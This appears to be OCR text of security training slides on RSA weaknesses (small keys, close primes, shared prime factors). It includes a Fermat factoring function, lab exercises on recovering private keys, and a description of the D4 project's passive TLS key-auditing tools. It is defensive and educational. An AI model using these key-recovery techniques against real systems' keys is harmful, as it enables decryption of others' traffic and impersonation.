You will obtain an output similar to this depending on your certificate cert.pem:

```
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMD6n/mWTWn7gFXLwgoTZij978tU8k7UVjH4i4Wo2rDsQ==
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMCLqgaP4UVu+oRcNMkgB7wqSx6/yCifkS18mG+FifbkQ==
A+p/5lk1p+4BVy8IKE2Yo2JaxRTcVnYtYHFMCkJXXVjbxU/x+qCMzOQ47lcbY2QTqSx6/yCifkS18mG+FifbkQ==
hRkVCQa2sjq2QTpX00AmDvo7MHzZ+C8qie62/pem7cjbxU/x+qCMzOQ47lcbY2QTqSx6/yCifkS18mG+FifbkQ==
```

One can then easily guess how many 16 bytes blocks are needed to encipher this password.

Understanding RSA

RSA Basics

Ron **R**ivest, Adi **S**hamir, and Leonard **A**dleman in 1977:

- asymmetric crypto system,
- can encrypt and sign,
- messages are big numbers,
- encryption is basically multiplication of big numbers,
- creates a *trapdoor permutation*: turning x in y is easy, but finding x from y is hard.

RSA "by hand"

- **Hands-on,** a sagemath script that is a toy example of RSA:

```
cd ~/hands-on/UsingRSA
sage rsa.sage
```

- **Outputs:**

```
PlainText is: 1234567890
p = random_prime(2^32) = 2312340619
q = random_prime(2^32) = 2031410981
n = p*q = 4697314125248937239
phi = (p-1)*(q-1) = 4697314120905185640
e = random_prime(phi) = 2588085603940229747
d = xgcd(e,phi)[1] = -2102894211931680277
Does d*e == 1?
 mod(d*e, phi) = 1
CipherText y = power_mod(x, e, n) = 14546069107110627 45
Decrypted CT is: 1234567890
```

RSA - Use with openssl

- **Hands-on**:

  `~/hands_on/UsingRSA`

- Decrypt message.bin
- generate a new private key,
- generate the corresponding public key,
- use this new key to encrypt a message,
- use this new key to decrypt a message.

With only one key

Several potential weaknesses:

- Key size too small: keys up to 1024 bits are breakable given the right means,
- close p and q,
- unsafe primes, smooth primes,
- broken primes (FactorDB, Debian OpenSSL bug).
- signing with RSA-CRT (instead of RSA-PSS)

With a set of keys

Several potential weaknesses:

- share moduli: if $n_1 = n_2$ then the keys share p and q,
- share p or q,

In both case, it is trivial to recover the private keys.

Breaking small keys[9]

- **Hands-on**:

  `~/hands_on/SmallKey`

- what is the key size of smallkey?
- what is n?
- what is the public exponent?
- what is n in base10?
- what are p and q?

Let's generate the private key: using p, then using q.

[9] https://www.sjoerdlangkemper.nl/2019/06/19/attacking-rsa/

Close Prime Factors

- **Hands-on**:

  ~/hands_on/ClosePQ

- use Fermat Algorithm[10] to find **both p and q:**

```
def fermatfactor(N):
  if N <= 0: return [N]
  if is_even(N): return [2,N/2]
  a = ceil(sqrt(N))
  while not is_square(a^2-N):
    a = a + 1
  b = sqrt(a^2-N)
  return [a - b,a + b]
```

[10] http://facthacks.cr.yp.to/fermat.html

Shared prime factors

Researchers have shown that several devices generated their keypairs at boot time without enough entropy[11]:

```
prng.seed(seed)
p = prng.generate_random_prime()
// prng.add_entropy()
q = prng.generate_random_prime()
n = p*q
```

Given n=pq and n' = pq' it is trivial to recover the shared p by computing their **Greatest Common Divisor (GCD)**, and therefore **both private keys**[12].

"They cracked about 13000 of them"

[11] Bernstein, Heninger, and Lange: http://facthacks.cr.yp.to/

[12] http://www.loyalty.org/~schoen/rsa/

Shared prime factors

- **Hands-on**:

  `~/hands_on/SharedPrimeFactor`

- Read README.txt, you have a challenge to solve :
  - the *answers* folder should be left alone for now,
  - *scripts* contains scripts that may be useful to solve the challenge,
  - *attempts* may hold your attempt are generating private keys.
  - *bgcd-bd.sage* contains Daniel J. Berstein's algorithm for computing RSA collisions in batches.

Hands-on: Exploiting Weaknesses in RSA
– at bigger scale –

Snake Oil Crypto[13] - Problem Statement

We reckon that IoT devices **are often the weakest devices** on a network:

- Usually the result of cheap engineering,
- sloppy patching cycles,
- sometimes forgotten–not monitored (remember the printer sending sysmon?),
- few hardening features enabled.

We feel a bit safer when they use TLS, but we what you now know about RSA, should we?

[13] https://github.com/d4-project/snake-oil-crypto

Snake Oil Crypto - GCD

In Snake-Oil-Crypto we compute GCD[14] between:

- between certificates having the same issuer,
- between certificates having the same subject,
- on keys collected from various sources (PassiveSSL, Certificate Transparency, shodan, censys, etc.),
- python + redis + postgresql [15]

“Check all the keys that we know of for vendor X”


[14] using Bernstein’s Batch GCD algorithm
[15] `https://github.com/D4-project/snake-oil-crypto/`

Snake Oil Crypto - GCD

Quick Demo:

- Let's check how strong are the RSA keys in our database...
- check some results on https://misp-eurolea.enforce.lan
- how bad can it be?
- do you find some vendors we should notify?

Snake Oil Crypto - MISP feed



Snake Oil Crypto - MISP feed

The MISP feed:

- **Allows** for checking automatic checking by an IDS on hashed values,
- **contains** thousands on broken keys from a dozen of vendors,
- **will be accessible upon request (info@circl.lu).**

In the future:

- **Automatic** the vendor checks by performing TF-IDF on x509's subjects,
- **automatic** vendors notification.

Hands-on: Exploiting Weaknesses in RSA
– enter D4-project –

Problem statement


- CSIRTs (or private organisations) build their **own honeypot, honeynet or blackhole monitoring network**
- Designing, managing and operating such infrastructure is a tedious and resource intensive task
- **Automatic sharing** between monitoring networks from different organisations is missing
- Sensors and processing are often seen as blackbox or difficult to audit

Objective


- Based on our experience with MISP[16] where sharing played an important role, we transpose the model in D4 project
- Keeping the protocol and code base **simple and minimal**
- Allowing every organisation to **control and audit their own sensor network**
- Extending D4 or **encapsulating legacy monitoring protocols** must be as simple as possible
- Ensuring that the sensor server has **no control on the sensor** (unidirectional streaming)
- Don't force users to use dedicated sensors and allow **flexibility of sensor support** (software, hardware, virtual)

[16] https://github.com/MISP/MISP

D4 Overview


sensors
pssl
pcap and pdns
pcap
pdns
pcap
...
d4-core
D4 project
D4 server
analyzers
analyzer-d4-passivedns
analyzer-d4-ddos
Passive DNS lookup
MISP
Threat Sharing
CSIRTs - MeliCERTes
-ISAC
D4 project - global overview (20190127)
D4 project
d4 encapsulation protocol
d4 server-analyzer protocol
MISP synchronisation
ReST API

D4 Overview - Connecting Sensor Networks



D4 - TLS Fingerprinting

Keep a log of links between:

- x509 certificates,
- ports,
- IP address,
- client (ja3),
- server (ja3s),

  "JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence."[17]

Pivot on additional data points during Incident Response

[17] https://github.com/salesforce/ja3

D4 - TLS Fingerprinting

- **Hands-on**:

  `~/hands_on/TLSinspection`

- open stripped.pcap
- what is the admin password?
- bummer, it's encrypted,
- what is the admin password?

D4 - full chain demo.

First release

- ✓ sensor-d4-tls-fingerprinting [18]: **Extracts** and **fingerprints** certificates, and **computes** TLSH fuzzy hash.
- ✓ analyzer-d4-passivessl [19]: **Stores** Certificates / PK details in a PostgreSQL DB.
- snake-oil-crypto [20]: **Performs** crypto checks, push results in MISP for notification
- lookup-d4-passivessl [21]: **Exposes** the DB through a public REST API.

[18] github.com/D4-project/sensor-d4-tls-fingerprinting
[19] github.com/D4-project/analyzer-d4-passivessl
[20] github.com/D4-project/snake-oil-crypto
[21] github.com/D4-project/lookup-d4-passivessl

Get in touch if you want to join/support the project, host a passive SSL sensor or contribute

- Collaboration can include research partnership, sharing of collected streams or improving the software.
- Contact: info@circl.lu
- `https://github.com/D4-Project` - `https://twitter.com/d4_project`

References I

Tpm-fail: TPM meets timing and lattice attacks, 29th USENIX Security Symposium (USENIX Security 20) (Boston, MA), USENIX Association, August 2020.

Nadhem J. Al Fardan and Kenneth G. Paterson, *Lucky thirteen: Breaking the tls and dtls record protocols*, Proceedings of the 2013 IEEE Symposium on Security and Privacy (Washington, DC, USA), SP '13, IEEE Computer Society, 2013, pp. 526–540.

Ross J. Anderson, *Security engineering: A guide to building dependable distributed systems*, 2 ed., Wiley Publishing, 2008.

Jean-Philippe Aumasson, *Serious cryptography: A practical introduction to modern encryption*, no starch press, 2017.

Daniel J. Bernstein, Tanja Lange, and Ruben Niederhagen, *Dual ec: A standardized back door*, IACR Cryptology ePrint Archive **2015** (2015), 767.

References II

Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom, *"ooh aah... just a little bit" : A small amount of side channel can go a long way*, Cryptographic Hardware and Embedded Systems – CHES 2014 (Berlin, Heidelberg) (Lejla Batina and Matthew Robshaw, eds.), Springer Berlin Heidelberg, 2014, pp. 75–92.

Dieter Gollmann, *Computer security (3. ed.)*, Wiley, 2011.

Thibaut Heckmann, *Reverse engineering secure systems using physical attacks*, Ph.D. thesis, 2018, ThÃĺse de doctorat dirigÃľe par Naccache, David MathÃľmatiques Paris Sciences et Lettres 2018.

M. Hellman, *A cryptanalytic time-memory trade-off*, IEEE Trans. Inf. Theor. **26** (2006), no. 4, 401–406.

Orin S. Kerr and Bruce Schneier, *Encryption workarounds*, SSRN Electronic Journal (2017).

References III

Kohei Matsuda, Tatsuya Fujii, Natsu Shoji, Takeshi Sugawara, Kazuo Sakiyama, Yu-Ichi Hayashi, Makoto Nagata, and Noriyuki Miura, *A 286 f2/cell distributed bulk-current sensor and secure flush code eraser against laser fault injection attack on cryptographic processor*, IEEE Journal of Solid-State Circuits **53** (2018), no. 11, 3174–3182.

Alfred J. Menezes, Scott A. Vanstone, and Paul C. Van Oorschot, *Handbook of applied cryptography*, 1st ed., CRC Press, Inc., Boca Raton, FL, USA, 1996.

Dag Arne Osvik, Adi Shamir, and Eran Tromer, *Cache attacks and countermeasures: The case of aes*, Topics in Cryptology – CT-RSA 2006 (Berlin, Heidelberg) (David Pointcheval, ed.), Springer Berlin Heidelberg, 2006, pp. 1–20.

Joint Reports, *First report of the observatory function on encryption*, Tech. report, EUROPOL - EC3, 2019.

References IV

Yuval Yarom and Katrina Falkner, *Flush+reload: A high resolution, low noise, l3 cache side-channel attack*, 23rd USENIX Security Symposium (USENIX Security 14) (San Diego, CA), USENIX Association, August 2014, pp. 719–732.